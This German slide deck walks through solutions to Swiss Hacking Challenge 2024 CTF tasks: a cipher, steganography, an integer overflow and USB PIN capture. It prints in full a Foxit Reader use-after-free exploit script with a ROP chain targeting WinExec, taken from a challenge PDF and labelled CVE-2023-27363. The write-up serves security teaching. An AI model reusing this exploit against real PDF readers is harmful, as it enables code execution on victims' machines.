

shc2024{allgemein}

SEBI364

Hinweise

1. Technische Verständnisfragen sofort stellen
2. Das Ziel ist, dass alle die Lösungen Verstehen
3. Link zur Präsi & Sonstiges bekommt Ihr am Schluss

Inhaltsverzeichnis

- **Organisatorisches**
 - SwisSkills
 - Cyber-Security @SwissSkills
 - Resultate
- **Technischer (interessanter) Teil**
 - Was ist ein CTF?
 - Aufgaben aus SHC 2024
- **Q&A**



SwissSkills / RegioSkills

Was sind SwissSkills?

- **Meisterschaften in “Praktischer Arbeit”**
- **Fördert das Image der Lehre**
- **In allen Bereichen (nicht nur IT)**
 - Schreiner
 - Mechaniker
 - ...
- **3 Stufen:**
 - RegioSkills*
 - SwissSkills
 - WorldSkills



CyberSecurity @SwissSkills

- **Wird im Rahmen von SHC durchgeführt**
 - SHC == swiss-hacking-challenge.ch
- **Schweizweite Online CTF Challenge während 2 Monaten**
- **Ist nicht auf Lehrlinge begrenzt**
 - Hälfte der Top-Teilnehmer: ETH/EPFL Informatik-Studenten :-)

Ein paar Stats:

- 25 / 31 Aufgaben gelöst
- Weakest: pwn
- Strongest: Forensics
- 2 Unintended Solutions

crypto (4/5)			
✓ office-encryption (100) baby crypto	✓ farm-life (100) easy crypto	✓ cry (259) medium crypto	✓ desperate-intern (346) medium crypto
has-the-fax (499) leet crypto			
forensics (5/5)			
✓ printer-destroyer-format (100) baby forensics	✓ what-is-a-pin (100) easy forensics	✓ the-office (230) hard forensics crypto rev web	✓ optimized-rtfs (259) medium forensics
✓ give-me-logs (405) medium forensics			
misc (5/6)			
✓ least-suspicious-bit (100) baby misc stego	✓ shc2024-sanity-check (100) baby misc	✓ rogue-clippy (100) easy misc	✓ cheated-results (100) medium misc forensics
✓ three-headed-doggo-protocol (285) medium misc	proof-of-work (472) hard misc web3		
pwn (3/5)			
✓ office-program (100) baby pwn	✓ time-clock (346) easy pwn	✓ buzzword-browserpwn (413) hard pwn	terminal-mate (456) medium pwn
a-smap-in-the-face (452) medium pwn			
re (4/5)			
✓ printer-manual (100) baby re	✓ winning-argument (100) easy re	✓ v8 (168) medium re	✓ license-check (215) medium re
train-dilemma-to-work (456) hard re			
web (4/5)			
✓ serverless-login (100) baby web	✓ office-press (100) easy web	✓ sentry-as-navigation (100) medium web	✓ centralized-identity (285) medium web
form-filler-2000 (472) hard web			

Was ist ein CTF?

Was ist ein CTF?

- **C**apture **T**he **F**lag (CTF)
- Ziel: eine Flagge zu “finden” und für Punkte einlösen
- Unterschiedliche Aufgaben aus dem Cybersecurity Bereich
- Unterschiedliche Schwierigkeiten:
 - Kann von wenigen Minuten bis zu Tage dauern
 - Manche Lösungen sind “*unintended*”
- Bringt dich dazu “unkonventionelle” Sachen zu machen

Ein paar Beispiele:

- **DES & AES Verschlüsselung brechen**
- **Binärdatei decompilen** & verstehen wie sie funktioniert
- Einfacher **Buffer-overflow Exploit** schreiben
- Datei aus einem **Memory-Dump** extrahieren
- Interne **Änderungshistorie eines Excel-Sheet** zurückverfolgen
- Eine Attacke mithilfe eines **Netzwerk-Dumps** zurückverfolgen
& herausfinden wie man einen **C2 Server kompromisieren** kann.

Technischer Teil:

- **5 Baby / Easy Aufgaben**
 - Crypto
 - Misc
 - Pwn (binary Exploitation)
 - Forensics (2x)
- **Die meisten in Minuten gelöst**
- **Komplexere Aufgaben: 2 Präsi!**

office-program	2024-03-01 21:53:58
printer-manual	2024-03-01 21:27:13
rogue-clippy	2024-03-01 20:48:36
office-press	2024-03-01 19:31:12
printer-destroyer-format	2024-03-01 18:36:12
farm-life	2024-03-01 18:16:43
least-suspicious-bit	2024-03-01 18:04:17
office-encryption	2024-03-01 17:33:15
shc2024-sanity-check	2024-03-01 17:18:23
serverless-login	2024-03-01 17:15:15

[office-encryption]
(crypto, baby)

A solid green horizontal bar at the bottom of the slide.

office-encryption

- **Baby Cryptographie Challenge**
- **3 Dateien in Download**
 - `encrypt.py`
 - `cipher_map.py`
 - `ciphertext.py`
- ***“Substitution cipher”***

```
def generate_substitution_cipher(text):  
    ...
```

Substitution Cypher:

- Jeder Buchstabe wird mit entsprechendem “verschlüsselten” Buchstaben ersetzt
- Input: “Hello”

Plain:	H	E	L	L	O
Enc:	F	Z	A	A	G

Encryption Table:	
Plain:	Enc:
E	Z
H	F
L	A
O	G

Substitution Cypher:

Decryption Table:	
Enc:	Plain:
Z	E
F	H
A	L
G	O

Plain:	H	E	L	L	O
Enc:	F	Z	A	A	G
Dec:	H	E	L	L	O

Encryption Table:	
Plain:	Enc:
E	Z
H	F
L	A
O	G

Lösungsansatz in der Realität:

- **Lösungsansätze:**

- Häufigkeitsanalyse
- Bruteforce

- **Wir bekommen die Tabelle!**

- Steht in `ciphermap.py`
- Muss nur umgedreht werden


```
#!/usr/bin/python
def reversedict(d):
    return {v: k for k, v in d.items()}

def decrypt(cryptstring, cypher):
    cypher = reversedict(cypher)
    plainstring = ""
    for c in cryptstring:
        if c in cypher:
            plainstring += cypher[c]
        else:
            plainstring += c
    return plainstring

cypher = {'a': 'k', ...}
cryptstring = "swo2024{jytmm_ruvs_opgbzu_mum}"
decrypted = decrypt(cryptstring, cypher)
print(decrypted)
'''
```


Letter Frequencies

Original Message
Standard English



Lösungsansatz in der Realität:

- **Lösungsansätze:**

- Häufigkeitsanalyse
- Bruteforce

- **Wir bekommen die Tabelle!**

- Steht in `ciphermap.py`
- Muss nur umgedreht werden

```
#!/usr/bin/python
def reversedict(d):
    return {v: k for k, v in d.items()}

def decrypt(cryptstring, cypher):
    cypher = reversedict(cypher)
    plainstring = ""
    for c in cryptstring:
        if c in cypher:
            plainstring += cypher[c]
        else:
            plainstring += c
    return plainstring

cypher = {'a': 'k', ...}
cryptstring = "swo2024{jytmm_ruvs_opgbzu_mum}"
decrypted = decrypt(cryptstring, cypher)
print(decrypted)
'''
```

[least-suspicious-bit]
(misc, baby)



least-suspicious-bit

- **Baby Misc Challenge**
- **1 Bild im Download**
- **Beschreibung:**

Nothing
to see
here.

*Just as one might scrutinize the slight variations between "grey" and "gray", **steganography** enthusiasts meticulously analyze the least significant bit to conceal and reveal hidden messages. Yet, for the vast majority of people, the nuances of **LSB steganography** remain as obscure and unremarkable as the differences between the spellings of "grey" and "gray."*

Wie funktioniert Steganography?



Wie funktioniert Steganography?

(235, 105, 10)

R: 1 1 1 0 1 0 1 0

G: 0 1 1 0 1 0 0 1

B: 0 0 0 0 1 0 1 1

(234, 105, 11)

R: 1 1 1 0 1 0 1 1

G: 0 1 1 0 1 0 0 1

B: 0 0 0 0 1 0 1 0

Wie funktioniert Steganography?

`bin(110) == 6`

(234, 105, 11)

R: 1 1 1 0 1 0 1 1

G: 0 1 1 0 1 0 0 1

B: 0 0 0 0 1 0 1 0

Lösungsansatz in der Realität:

- 1) Es steht "*LSB Steganography*" in der Beschreibung
- 2) "*online LSB Steganography decoder png*" googeln
- 3) Bild auf eine zufällige Seite hochladen, und Flag decoden.

Browse...

grey.png

Decode

Hidden message

shc2024{lsb_stego_like_in_the_g00d_old_days}

[printer-destroyer-format]
(forensics, baby)

printer-destroyer-format

- **Baby Forensics Challenge**
- **Download enthaltet PDF Datei**
- **PDF Datei sieht ganz normal aus**

TODO:

- Get some chicken
- Ask Barbara from front Desk if she has seen my pen
- Fill out survey
- Take afternoon nap
- Schedule random meetings

PDF als Text:

- **PDF als Text öffnen**
- **Ziel**
 - Metadata
 - Versteckte Strings

```
84    /DisplayDocTitle true
85    >>
86  endobj
87  6 0 obj
88  <<
89    /Type /Action
90    /S /JavaScript
91    /JS <76617220686561705F707472203D
92  >>
93  endobj
94  8 0 obj
95  <<
96    /Type /Page
97    /Parent 2 0 R
98    /Resources <<
```

Results



dCode's analyzer suggests to investigate:

↑↓	↑↓
<u>ASCII Code</u>	■■■■■■■■■■
<u>XOR Cipher</u>	■■■■■■■■
<u>Circular Bit Shift</u>	■■■■■■
<u>EBCDIC Encoding</u>	■■■■■
<u>RC4 Cipher</u>	■■■■
<u>Hexadecimal (Base 16)</u>	■•
<u>Base62 Encoding</u>	■
<u>Octal System (Base 8)</u>	■
<u>Huffman Coding</u>	•
<u>LZW Compression</u>	•
<u>Substitution Cipher</u>	•
<u>Shift Cipher</u>	□
<u>Homophonic Cipher</u>	□
<u>ASCII Shift Cipher</u>	□
<u>Mexican Army Cipher Wheel</u>	□
<u>Writing in Reverse > esrever</u>	□

ENCRYPTED MESSAGE IDENTIFIER



★ CIPHERTEXT TO RECOGNIZE (?)

2020202020207D0D0A20202020202020207D0D0A202020207D293B0D0A0
D0A20202020612E706F696E74203D206172723B0D0A7D0D0A0D0A66756E
6374696F6E206D61696E2829207B0D0A202020206C65616B5F686561705
F6368756E6B28293B0D0A202020206C65616B5F767461626C6528293B0D
0A20202020636F6E74726F6C5F6D656D6F727928293B0D0A20202020747
269676765725F75616628293B0D0A7D0D0A0D0A6D61696E28293B

★ CLUES/KEYWORDS (IF ANY)

► ANALYZE

See also: [Frequency Analysis](#) – [Index of Coincidence](#)

SYMBOLS IDENTIFIER

► Go to: [Symbols Cipher List](#)

```

var heap_ptr = 0;
var foxit_base = 0;
var pwn_array = [];

function prepare_heap(size) {
    var arr = new Array(size);
    for (var i = 0; i < size; i++) {
        arr[i] = this.addAnnot({ type: "Text" });
        if (typeof arr[i] == "object") {
            arr[i].destroy();
        }
    }
}

function gc() {
    const maxMallocBytes = 128 * 0x100000;
    for (var i = 0; i < 3; i++) {
        var x = new ArrayBuffer(maxMallocBytes);
    }
}

function alloc_at_leak() {
    for (var i = 0; i < 0x64; i++) {
        pwn_array[i] = new Int32Array(new ArrayBuffer(0x40));
    }
}

function control_memory() {
    for (var i = 0; i < 0x64; i++) {
        for (var j = 0; j < pwn_array[i].length; j++) {
            pwn_array[i][j] = foxit_base + 0x01a7ee23;
        }
    }
}

function leak_vtable() {
    var a = this.addAnnot({ type: "Text" });

    a.destroy();
    gc();
}

```

```

prepare_heap(0x400);
var test = new ArrayBuffer(0x60);
var stolen = new Int32Array(test);

var leaked = stolen[0] & 0xffff0000;
foxit_base = leaked - 0x01f50000;
}

function leak_heap_chunk() {
    var a = this.addAnnot({ type: "Text" });
    a.destroy();
    prepare_heap(0x400);

    var test = new ArrayBuffer(0x60);
    var stolen = new Int32Array(test);

    alloc_at_leak();
    heap_ptr = stolen[1];
}

function reclaim() {
    var arr = new Array(0x10);
    for (var i = 0; i < arr.length; i++) {
        arr[i] = new ArrayBuffer(0x60);
        var rop = new Int32Array(arr[i]);

```

```

        rop[0x00] = heap_ptr; // pointer to our
        rop[0x01] = foxit_base + 0x01a11d09; // xor ebx,ebx; or
        rop[0x02] = 0x72727272; // junk
        rop[0x03] = foxit_base + 0x00001450 // pop ebp; ret
        rop[0x04] = 0xffffffff; // ret of WinExec
        rop[0x05] = foxit_base + 0x0069a802; // pop eax; ret
        rop[0x06] = foxit_base + 0x01f2257c; // IAT WinExec
        rop[0x07] = foxit_base + 0x0000c6c0; // mov eax,[eax];
        rop[0x08] = foxit_base + 0x00049d4e; // xchg esi,eax; r
        rop[0x09] = foxit_base + 0x00025cd6; // pop edi; ret
        rop[0x0a] = foxit_base + 0x0041c6ca; // ret
        rop[0x0b] = foxit_base + 0x000254fc; // pushad; ret

```

```

        rop[0x0c] = 0x32636873
        rop[0x0d] = 0x7b343230
        rop[0x0e] = 0x70696c63
        rop[0x0f] = 0x635f7970
        rop[0x10] = 0x5f746e61
        rop[0x11] = 0x706c6568
        rop[0x12] = 0x756f795f
        rop[0x13] = 0x7d21215f
        rop[0x14] = 0x00000000
        rop[0x15] = 0x00000000
        rop[0x16] = 0x00000000

```

```

        rop[0x17] = 0x00000000;
    }
}

function trigger_uaf() {
    var that = this;
    var a = this.addAnnot({ type: "Text", page: 0, name: "uaf" });
    var arr = [1];
    Object.defineProperties(arr, {
        "0": {
            get: function () {
                that.getAnnot(0, "uaf").destroy();

                reclaim();
                return 1;
            }
        }
    });

    a.point = arr;
}

function main() {
    leak_heap_chunk();
    leak_vtable();
    control_memory();
    trigger_uaf();
}

main();

```

```
rop[0x0c] = 0x32636873
rop[0x0d] = 0x7b343230
rop[0x0e] = 0x70696c63
rop[0x0f] = 0x635f7970
rop[0x10] = 0x5f746e61
rop[0x11] = 0x706c6568
rop[0x12] = 0x756f795f
rop[0x13] = 0x7d21215f
```

Result Text

```
shc2024{clippy_cant_help_you_!!}
```

Was meint ChatGPT dazu?



ChatGPT

Certainly! This code is a JavaScript-based exploit targeting vulnerabilities in Foxit Reader, a PDF viewer. It performs the following steps:

1. **Heap Preparation:** It creates and destroys a large number of annotations to manipulate the heap layout, potentially setting up conditions favorable for exploitation.
2. **Garbage Collection:** It attempts to control memory layout by forcing garbage collection.
3. **Allocation at Leak:** It allocates memory in a specific manner to control memory layout.
4. **Control Memory:** It fills allocated memory with specific values to set up for further exploitation.
5. **Leak Vtable:** It attempts to leak the address of a virtual function table (vtable) to gain insight into the application's memory layout.
6. **Leak Heap Chunk:** It attempts to leak the address of a heap chunk, another critical aspect of the memory layout.
7. **Reclaim:** It prepares a Return-Oriented Programming (ROP) chain, setting up a payload to execute arbitrary code.
8. **Trigger UAF:** It triggers a Use-After-Free (UAF) vulnerability, exploiting a scenario where memory is accessed after it has been freed, allowing for control over the freed memory.
9. **Main Function:** It orchestrates the entire exploit process by calling the setup and exploitation functions in sequence.

In summary, this code aims to exploit vulnerabilities in Foxit Reader to gain control over the application's memory and potentially execute arbitrary code, which could lead to compromising the target system.



CVE-2023-27363: Proof of concept for remote code execution in Foxit Reader


15 - May - 2023 - S.T.A*.R.S Team



Following the initial announcement of a critical vulnerability (CVE-2023-27363) which allows remote code execution in **Foxit Reader**, a functional **proof-of-concept** has recently been released that shows the exploitation of the vulnerability through the creation of a specially crafted PDF document.

TL;DR: das program ist Malware

[office-program]
(pwn, baby)




office-program

- **Baby pwn challenge**
 - pwn == Binary Exploitation
- **Wir bekommen 3 Dateien**
 - `flag.txt` -> Fake Flag zum testen
 - Dockerfile
 - `main` -> kompiliertes Programm
- **Wir haben den Sourcecode nicht!**

CTF ❤️ Docker

- Alle bisherigen Aufgaben hatten nur einen Lokalen Teil
- Viele Challenges haben aber einen “*remote*” Teil
- Meistens werden Dafür Container Verwendet
 - Erlaubt es Lokal zu testen
 - Zielsystem ist “*Klar definiert*”
 - Reproduzierbarkeit
 - Noch wichtiger als sonst, wenn man Exploits schreibt



FROM ubuntu:16.04

RUN apt update

RUN apt-get install -y gcc libc6-dev socat libc6

ADD main.c ./main.c

ADD flag.txt ./flag.txt

RUN gcc main.c -o main

ENTRYPOINT socat tcp-l:1337,fork,reuseaddr **exec:./main && /bin/sh**

7F	45	4C	46	02	01	01	00	00	00	00	00	00	00	00	00	00	.	E	L	F	.	.	.
03	00	3E	00	01	00	00	00	20	11	00	00	00	00	00	00	00	.	.	>
40	00	00	00	00	00	00	00	A0	39	00	00	00	00	00	00	00	@
00	00	00	00	40	00	38	00	0D	00	40	00	1F	00	1E	00	00	@	.	8

```

int main(int argc, char **argv, char **envp);
; var int64_t var_ch @ stack - 0xc
0x00001329      push    rbp
0x0000132a      mov     rbp, rsp
0x0000132d      sub     rsp, 0x10
0x00001331      mov     rax, qword [stdout] ; obj.__TMC_END
                                ; 0x4080

0x00001338      mov     ecx, 0 ; size_t size
0x0000133d      mov     edx, 2 ; int mode
0x00001342      mov     esi, 0 ; char *buf
0x00001347      mov     rdi, rax ; FILE *stream
0x0000134a      call    setvbuf ; sym.imp.setvbuf ; int setvbuf(FILE *stream, char *buf, int mode, size_t size)
0x0000134f      mov     edi, 0 ; time_t *timer
0x00001354      call    time ; sym.imp.time ; time_t time(time_t *timer)
0x00001359      mov     edi, eax ; int seed
0x0000135b      call    srand ; sym.imp.srand ; void srand(int seed)
0x00001360      lea     rax, [str.Welcome_to_the_Office_Program] ; 0x203e
0x00001367      mov     rdi, rax ; const char *s
0x0000136a      call    puts ; sym.imp.puts ; int puts(const char *s)
0x0000136f      lea     rax, [str.Select_an_action:] ; 0x205c
0x00001376      mov     rdi, rax ; const char *s
0x00001379      call    puts ; sym.imp.puts ; int puts(const char *s)
0x0000137e      lea     rax, [str.0___Exit___like_leaving_the_office_at_5_PM] ; 0x2070
0x00001385      mov     rdi, rax ; const char *s
0x00001388      call    puts ; sym.imp.puts ; int puts(const char *s)
0x0000138d      lea     rax, [str.1___Print_favourite_excel_column] ; 0x20a0
0x00001394      mov     rdi, rax ; const char *s
0x00001397      call    puts ; sym.imp.puts ; int puts(const char *s)
0x0000139c      lea     rax, [str.2___Call_Rebecca_from_front_desk] ; 0x20c8

```

```
if ((int32_t)var_ch == 3) break;
if ((int32_t)var_ch < 0) {
    puts("\nInput out of range. You confused the system");
    var_ch._0_4_ = -(int32_t)var_ch;
}
var_ch._0_4_ = (int32_t)var_ch + 5;
if ((int32_t)var_ch < 0) {
    puts("\nInput out of range. You confused the system");
    print_flag();
} else {
    var_ch._0_4_ = 0;
    puts("\nThe CEO wants to talk to you");
}
```

```
int main() {  
    // get user input  
    int userinput = input(); // **32-bit signed integer**  
    // fail if user input is negative  
    if (userinput < 0) {  
        puts("The Number must be larger than 0");  
        return 1;  
    }  
    // add 5 to user input  
    userinput = userinput + 5;  
    // print the flag, if user input is negative  
    if (userinput < 0) {  
        puts("shc{this_is_the_flag}");  
    }  
    return 0;  
}
```

Integer Overflow:

Diagram illustrating the addition of two 8-bit integers (int8) to produce a result.

The first row shows the binary representation of 127 (01111111) and the second row shows the binary representation of +1 (00000001). The result of the addition is shown in the third row as -128 (10000000).

int8							
-128	64	32	16	8	4	2	1
0	1	1	1	1	1	1	1
+							
0	0	0	0	0	0	0	1
=							
1	0	0	0	0	0	0	0
=							
-128							

Exploitation:

```
(base) sebi@gpu-vm:~$ ncat --ssl 63dcca5e-f44b-498c-8178-fc1761fc7b46.ctf.m0unt41n.ch 1337
Welcome to the Office Program

Select an action:
0 - Exit (like leaving the office at 5 PM)
1 - Print favourite excel column
2 - Call Rebecca from front desk
3 - Get secret sauce (only for finance)
Enter your choice: 2147483647

Processing.....
Input out of range. You confused the system
shc2024{monica_please_send_me_the_tax_statement_by_tomorrow}
Random action: Faxing a memo to nowhere...
```

[what-is-a-pin]
(forensics, easy)



what-is-a-pin

- **“Easy” Forensics Challenge**
- **Setup:**
 - Computer mit USB Smartcard
 - PC Sendet PIN an Smartcard
 - USB Traffic wurde aufgenommen
- **Ziel:**
 - Den PIN herausfinden
- **Hint:** [*OpenPGP smartcard application specification*](#)
- **Flag-format:** *shc2024{pin}*

Meine Lösung:


- **In der Spezifikation nach “PIN” suchen...**
 - ... um zu finden wie er encodiert / versendet wird
- **Aufbau von “Verify” Packet gefunden -> beinhaltet den PIN**
- **Ich habe es mit einem hex-editor & Ctrl + F Gelöst 🤔**
 - ...nicht ideal

Know your tools!

- Es geht viel einfacher!
- Wireshark hat eingebaute Filter dafür
- Standard “ISO 7816” -> wird überall im Dock erwähnt
- Lösung von [@coderion](#) mit Wireshark




Wireshark Filter

